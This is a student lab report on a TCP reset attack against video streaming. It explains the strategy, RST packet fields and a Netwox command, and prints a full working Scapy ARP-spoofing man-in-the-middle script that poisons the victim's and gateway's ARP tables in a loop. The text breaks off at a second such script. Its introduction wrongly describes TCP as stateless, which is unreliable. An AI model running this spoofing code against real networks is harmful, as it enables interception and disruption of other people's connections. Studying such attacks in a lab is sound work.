TCP Reset Attack on Video Streaming

Report

Abdullah Al Ishtiaq
Student Id. : 1505080
Section: B Group: 6

September 8, 2019

Department of Computer Science and Engineering
Bangladesh University of Engineering and Technology (BUET)
Dhaka - 1000

Contents

List of Figures

1 Introduction

The Transmission Control Protocol (TCP) is a core protocol of the Internet Protocol Suite. It is one of the 2 main transport layer protocols which sit on top of the IP layer. TCP provides reliable, ordered and error-checked host-to-host communication services for applications. It is considered a stateless protocol suite because each client connection is newly made without considering whether a previous connection had been established or not.

Although TCP is widely used in major internet applications, it introduces a few vulnerabilities too. The most common of these vulnerabilities are: Denial of Service (DOS), Connection Hijacking, TCP Veto, TCP Reset attack etc.

2 TCP Reset Attack on Video Streaming

TCP reset attack does not target the protocol's typical method of closing a connection which uses a 4-way handshake method. Rather it uses the protocol's special method of immediately terminating an unwanted, unexpected or erroneous connection. From the specifications of Transmission Control Protocol (TCP) given in RFC-0793 (September 1981) we quote, "Reset (RST) must be sent whenever a segment arrives which apparently is not intended for the current connection". It is an important property of TCP for ensuring robustness, but at the same time it has opened up a scope of exploitation.

In TCP reset attack on video streaming, an attacker forges a spoofed RST packet that pretends to be the one coming from the original video streaming server. As a result the victim immediately closes the TCP connection and goes to CLOSED state. In addition to that, upon receiving additional packets from the original server, the victim itself sends RST packet to the server terminating the connection at the remote end. In this way the attacker can successfully disrupt video streaming on its victim's machine.

3 Strategy

The strategy of our attack can be described in 3 steps. Those are:

1. First we need to find out the IP address of either the victim machine or the video server. There can be quite a few machines connected to the same network and as long as we do not want to disrupt TCP connections on all of them, we need to know this information in particular prior to proceeding with our tool. Otherwise a port scanning mechanism would have sufficed.

2. Then we have to sniff packets in the network to discover the other IP address, the TCP port numbers and the correct sequence number. For this purpose, the tool will require additional feature of ARP Spoofing.

3. Finally we forge a TCP packet with correct IP addresses, TCP Port numbers and sequence number and with RST bit set and send it to the victim machine.

Here one important aspect needs to be discussed. We can also perform the attack by sending forged RST packets to the video streaming server, but chances are that it will be self harmful as the server may block the attacker's IP address. So instead of doing so, we are going to send the forged packets to the victim machine.

Another important note is that we must send the packet with haste as the sequence number in the forged RST packet must be within victim's window to be effective. Otherwise it will be discarded without any impact on the connection.

4 Timing Diagrams

Timing diagrams are really important in designing an attack tool as it gives us the insight about how the protocol actually works and how an attack can exploit its various vulnerabilities. For this reason, we have closely examined the specifications of the Transmission Control Protocol provided in RFC-0793 and accordingly drawn these timing diagrams with appropriate states.

4.1 Typical Timing Diagram

In Figure 1, the timing diagram of typical communication for video streaming between the streaming server and victim is shown. At first the connection is established through a 3-way handshake. In the "ESTABLISHED" state the two parties can start exchanging messages which are represented in the figure as "ABC", "DEF", etc. The connection can finally be closed at the end of the communication by either of the parties and in both cases another 4-way handshake will occur.




Figure 1: TCP Timing Diagram

4.2 Attack Timing Diagram

We will perform the TCP reset attack by sending forged RST packet from the attacker machine. The timing diagram of the attack is shown in Figure 2. In this case the victim will assume the video server has unexpectedly terminated the "ESTABLISHED" TCP connection, and immediately close the connection. Upon receiving additional messages from the actual server it will send RST back and finally the server will also close the connection receiving the RST packet.




Figure 2: TCP Reset Attack Timing Diagram

5 Packet Details




Figure 3: Attack Packet Header

In Figure 3, we show the specific fields in the TCP/IP header that need to be handled in order to perform TCP reset attack. Here source IP will be the video streaming server's IP address, Destination IP will be victim's IP address, and the port numbers will be set correspondingly. Sequence number must be correctly discovered through sniffing. Finally RST bit must be set to 1. The other fields will be set accordingly with the help of programming language libraries. Also payload to this header is not really important in this case as it is merely an RST packet.

6 Available Tools




Figure 4: Netwox Test

There are already a few available tools for many different network attacks. Among them **Netwox** is a quite well known one. To perform TCP reset attack with Netwox from an Linux environment, the command is as follows:

```
#!/bin/bash
sudo netwox 78 --filter "src host *victim's IP address*"
```

Although being readily available, there is a major drawback of this Netwox command. For working correctly, we already know from Section 3 that

sequence number of the forged packet must be within the victims window. Also port numbers must be set correctly. For doing so, sniffing is a must, but it is not possible with "pcap" API for packets from other devices on the network which are connected through switch. As a result where Wireshark does not work, neither does Netwox 78 command. The test with VM environment in Figure 4 also supports these results discussed above.

7 Implementation Technology

Programming Language: We have used **Python 3.7** for implementation purpose. One of the main reasons for choosing this language is that it has ample support for forging TCP packets and sending them to appropriate destination.

Libraries: We need a library to sniff, forge and send packets. In python **Scapy** is one of the packages which provide support for these tasks. An important reason to choose this package is that it gives us a clean interface which helps us to avoid clumsy socket programming, and consequently makes the implementation simple, easily understandable and portable. We have used Scapy 2.4.0 in this implementation.

8 Implementation Environment

Operating System: The scripts have been tested on both Windows 10 and Ubuntu 18.04 as attacker operating system. As victim's operating system, Windows 7 and Windows 10 have been tested.

Networking Technology: As attacker network interface, only Ethernet has been tested. Attacker connected to WiFi has not been tested with these scripts, but victim can be on the same subnet connected through WiFi.

9 Implementation Topology

We have created a video streaming server in the local network for implementation purpose. In this case the attacker, the server and the victim- all are in the same subnet. So to sniff packets we have to change the mac address table of both the victim and the server, and then we can forge packets accordingly.




Figure 5: Implementation Topology

In Figure 5, the video server and the attacker is connected to the same switch. The victim is connected to a WiFi access point which is then connected to the router. So all of these devices are in the same subnet.

10 Testing Topology

As our testing environment, we have designed a topology as shown in Figure 6. Here the attacker and the victim are in the same subnet and the server is in a remote network. Without the loss of generality there can be more switches or routers in the network, and more hosts connected to the switch. This type of topology is carefully chosen as we need to sniff packets destined to the victim machine to gather information about source IP, TCP port numbers and sequence number in order to successfully perform a TCP reset attack.

Provided that the tool is a success, it will reach the state of one of a kind because currently available tools cannot work properly, as discussed in Section 6, in such an environment.




Figure 6: Testing Topology

11 Implementation Phases

The attack tool is implemented in 2 phases. Those are:

1. Implementing **Man-in-the-Middle** (MITM) attack with **ARP Spoofing** in order to enable the attacker to sniff victim's packets
2. Implementing **TCP Reset** attack based on the sniffed packets

11.1 Man-in-the-Middle Attack

For implementation environment and for testing environment, the Man-in-the-middle attack is slightly different in our case. The contributing factor of this difference is the location of the video streaming server in the network, i.e. whether it is within the same subnet or not. An important note is that to perform this attack without disrupting the entire connection of the victim, we must enable IP forwarding on the attacker's machine.

11.1.1 For Remote Server

For video streaming server outside of subnet, like the one mentioned in Section 10, we have to sniff packets between the gateway and the victim. For

that reason, the following python script is written to change the MAC Address table of those two so that their communication passes through the attacker.

```
#!/usr/bin/python3
#running command: python MITM.py victimIP

import sys  #for command line argument
import time
from random import randint
from scapy.all import *
from scapy.layers.inet import *
import scapy
import socket
import uuid

def get_ip():
    s = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
    try:
        # doesn't even have to be reachable
        s.connect(('192.255.255.255', 1))
        IP = s.getsockname()[0]
    except:
        IP = '127.0.0.1'
    finally:
        s.close()
    return IP

#================================================================
# Collect Necessary Information
#================================================================
my_ip = get_ip()
my_mac = str(':'.join(['{:02x}'.format((uuid.getnode() >>
            ele) & 0xff) for ele in range(0,8*6,8)][::-1]))

print("my_ip : " + my_ip)
print("my_mac : " + my_mac)

victim_ip = sys.argv[1]

network_parts = str(victim_ip).split(".")
gateway_ip = network_parts[0]+ "." + network_parts[1] +
```

```
39                  "." + network_parts[2] + ".1"
40
41  arp_packet = ARP(op=ARP.who_has, #request mac
42          psrc=my_ip,              #request to reply to attacker
43          pdst=victim_ip)          #IP of the mac attacker needs
44  result = sr1(arp_packet)         #reply packet
45  victim_mac = result[ARP].hwsrc   #mac of victim
46
47  print("victim_ip : " + str(victim_ip))
48  print("victim_mac : " + str(victim_mac))
49
50  arp_packet = ARP(op=ARP.who_has, #request mac
51          psrc=my_ip,              #request to reply to attacker
52          pdst=gateway_ip)         #IP of the mac attacker needs
53  result = sr1(arp_packet)         #reply packet
54  gateway_mac = result[ARP].hwsrc  #mac of gateway
55
56  print("gateway_ip : " + str(gateway_ip))
57  print("gateway_mac : " + str(gateway_mac))
58
59  print()
60
61  #=============================================================
62  # Create ARP Spoofing Packets
63  #=============================================================
64  reply1 = ARP(op=ARP.is_at,       #forging arp reply
65          hwsrc=my_mac,            #attacker's mac as victim's
66          psrc=victim_ip,          #victim's IP to attacker's mac
67          hwdst=gateway_mac,       #telling gateway
68          pdst=gateway_ip)         #gateway IP
69
70  go1 = Ether(dst=gateway_mac,     #sending to gateway
71          src=my_mac) / reply1     #origin at attacker's mac
72
73
74  reply2 = ARP(op=ARP.is_at,       #forging arp reply
75          hwsrc=my_mac,            #attacker's mac as gateways's
76          psrc=gateway_ip,         #gateway's IP to attacker's mac
77          hwdst=victim_mac,        #telling victim
78          pdst=victim_ip)          #victim IP
79
```

```
go2 = Ether(dst=victim_mac,       #sending to victim
        src=my_mac) / reply2      #origin at attacker's mac

#============================================================
# Change MAC in ARP Tables of the Gateway and the Victim
#============================================================
i = 0
while  1:
        i = i+1
        print("ARP SPOOFING #" + str(i))

        print(go1.summary())
        sendp(go1, verbose = 2)  #send ARP packet to gateway

        print(go2.summary())
        sendp(go2, verbose = 2)  #send ARP packet to victim

        print()
        time.sleep(randint(5, 10)) #random sleep
                                   #otherwise too much traffic
```

In the Figure 7, MAC Address table of victim (192.168.0.103) is shown. The important part is that attacker (192.168.0.101) has successfully changed the gateway's (192.168.0.1) MAC address to the one attacker has. The gateway's MAC address table is updated in the same way.

From the perspective of attacker, after running this script, Wireshark can capture packets from the victim (192.168.0.103). This is shown in Figure 8.

11.1.2 For Local Server

For video streaming server inside the subnet, like the one mentioned in Section 9, we have to sniff packets between the server and the victim. For that reason, the following python script is written to change the MAC Address table of those two so that their communication passes through the attacker.

```
#!/usr/bin/python3
#running command: python MITM2.py victimIP serverIP

import sys  #for command line argument
import time
from random import randint
from scapy.all import *
```





Figure 7: MAC Address Table of Victim before and after MITM Attack



ip.src == 192.168.0.103

No.	Time	Source	Destination	Protocol	Length	Info
187	10.467749	192.168.0.103	172.217.194.113	TCP	60	49183 → 443 [ACK] S
189	10.467765	192.168.0.103	172.217.194.113	TCP	54	[TCP Dup ACK 187#1]
190	10.468827	192.168.0.103	172.217.194.113	TLSv1.3	1265	Application Data, A
191	10.468855	192.168.0.103	172.217.194.113	TCP	1265	[TCP Retransmissior
202	10.524447	192.168.0.103	172.217.194.113	TCP	60	49183 → 443 [ACK] S
205	10.524463	192.168.0.103	172.217.194.113	TCP	54	[TCP Dup ACK 202#1]
206	10.525454	192.168.0.103	172.217.194.113	TCP	60	49183 → 443 [ACK] S
207	10.525454	192.168.0.103	172.217.194.113	TLSv1.3	93	Application Data
208	10.525476	192.168.0.103	172.217.194.113	TCP	54	49183 → 443 [ACK] S
209	10.525476	192.168.0.103	172.217.194.113	TCP	93	[TCP Retransmissior
210	10.526369	192.168.0.103	172.217.194.113	UDP	65	50878 → 443 Len=23
211	10.526399	192.168.0.103	172.217.194.113	UDP	65	50878 → 443 Len=23
216	10.728441	192.168.0.103	74.125.24.94	UDP	131	65182 → 443 Len=89
